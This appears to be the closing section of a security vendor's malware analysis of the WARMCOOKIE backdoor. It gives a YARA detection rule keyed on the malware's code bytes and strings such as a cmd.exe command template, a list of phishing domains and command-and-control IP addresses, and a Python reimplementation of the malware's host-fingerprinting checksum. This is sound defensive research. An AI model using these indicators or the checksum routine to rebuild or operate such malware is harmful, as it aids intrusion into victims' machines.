Tactics represent the why of a technique or sub-technique. It is the adversary’s tactical goal: the reason for performing an action.

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

Preventing and detecting WARMCOOKIE

Prevention

Detection w/YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify WARMCOOKIE:

```
rule Windows_Trojan_WarmCookie_7d32fa90 {
    meta:
        author = "Elastic Security"
        creation_date = "2024-04-29"
        last_modified = "2024-05-08"
        os = "Windows"
        arch = "x86"
        threat_name = "Windows.Trojan.WarmCookie"
        license = "Elastic License v2"

     strings:
        $seq_checksum = { 45 8D 5D ?? 45 33 C0 41 83 E3 ?? 49 8D 4E ?? 44 03 DB 41 8D 53 ?? }
        $seq_string_decrypt = { 8B 69 04 48 8D 79 08 8B 31 89 6C 24 ?? 48 8D 4E ?? E8 }
        $seq_filesearch = { 48 81 EC 58 02 00 00 48 8B 05 82 0A 02 00 48 33 C4 48 89 84 24 40 02 00 00 45
33 C9 48 8D 44 24 30 45 33 C0 48 89 44 24 20 33 C9 41 8D 51 1A FF 15 83 4D 01 00 85 C0 78 22 48 8D 4C 24
30 E8 1D }
        $seq_registry = { 48 81 EC 80 02 00 00 48 8B 05 F7 09 02 00 48 33 C4 48 89 84 24 70 02 00 00 4C 89
B4 24 98 02 00 00 48 8D 0D 4D CA 01 00 45 33 F6 41 8B FE E8 02 4F 00 00 48 8B E8 41 B9 08 01 00 00 48 8D
44 24 }
        $plain_str1 = "release.dll" ascii fullword
        $plain_str2 = "\"Main Invoked.\"" ascii fullword
        $plain_str3 = "\"Main Returned.\"" ascii fullword
        $decrypt_str1 = "ERROR: Cannot write file" wide fullword
        $decrypt_str2 = "OK (No output data)" wide fullword
        $decrypt_str3 = "OK (See 'Files' tab)" wide fullword
        $decrypt_str4 = "cmd.exe /c %ls" wide fullword
        $decrypt_str5 = "Cookie:" wide fullword
        $decrypt_str6 = "%ls\\*.*" wide fullword
    condition:
        (3 of ($plain*)) or (2 of ($seq*)) or 4 of ($decrypt*)
}
```

Observations

All observables are also available for download in both ECS and STIX format.

The following observables were discussed in this research.

Observable	Type	Name	Reference
ccde1ded028948f5cd3277d2d4af6b22fa33f53abde84ea2aa01f1872fad1d13	SHA-256	RtlUpd.dll	WARMCOOKIE
omeindia[.]com	domain		Phishing link
assets.work-for[.]top	domain		Landing page
45.9.74[.]135	ipv4-addr		Landing page
80.66.88[.]146	ipv4-addr		WARMCOOKIE C2 server
185.49.69[.]41	ipv4-addr		WARMCOOKIE C2 server

References

The following were referenced throughout the above research:

Appendix

Checksum example

```
def calculate_checksum(str_input, str_len, i):
    if i == 0:
        i = 0xFFFFFFFF
    if i == -1:
        i = 0

    for idx in range(0, str_len, 2):
        v6 = str_input[idx] | (str_input[idx + 1] << 8)
        for _ in range(16):
            if (v6 ^ i) & 1:
                i = ((i >> 1) ^ 0xEDB88320) & 0xFFFFFFFF
            else:
                i = (i >> 1) & 0xFFFFFFFF
            v6 >>= 1

    return ~i & 0xFFFFFFFF


serial_volume = 0x0A2C9AD2F

mutex = "f92e6f3c-9cc3-4be0-966c-1be421e69140".encode("utf-16le")
mutex_result = calculate_checksum(mutex, len(mutex), -1)

username = "REM\x00".encode("utf-16le")
username_result = calculate_checksum(username, len(username), -1)

computer_name = "DESKTOP-2C3IQHO".encode("utf-16le")
computer_name_result = calculate_checksum(computer_name, len(computer_name), -1)

print(f"Mutex: {hex(mutex_result)}")
print(f"Username: {hex(username_result)}")
print(f"Computer Name: {hex(computer_name_result)}")
print(f"#1 Checksum: {hex(serial_volume ^ mutex_result)}")
print(f"#2 Checksum: {hex(username_result ^ computer_name_result)}")
```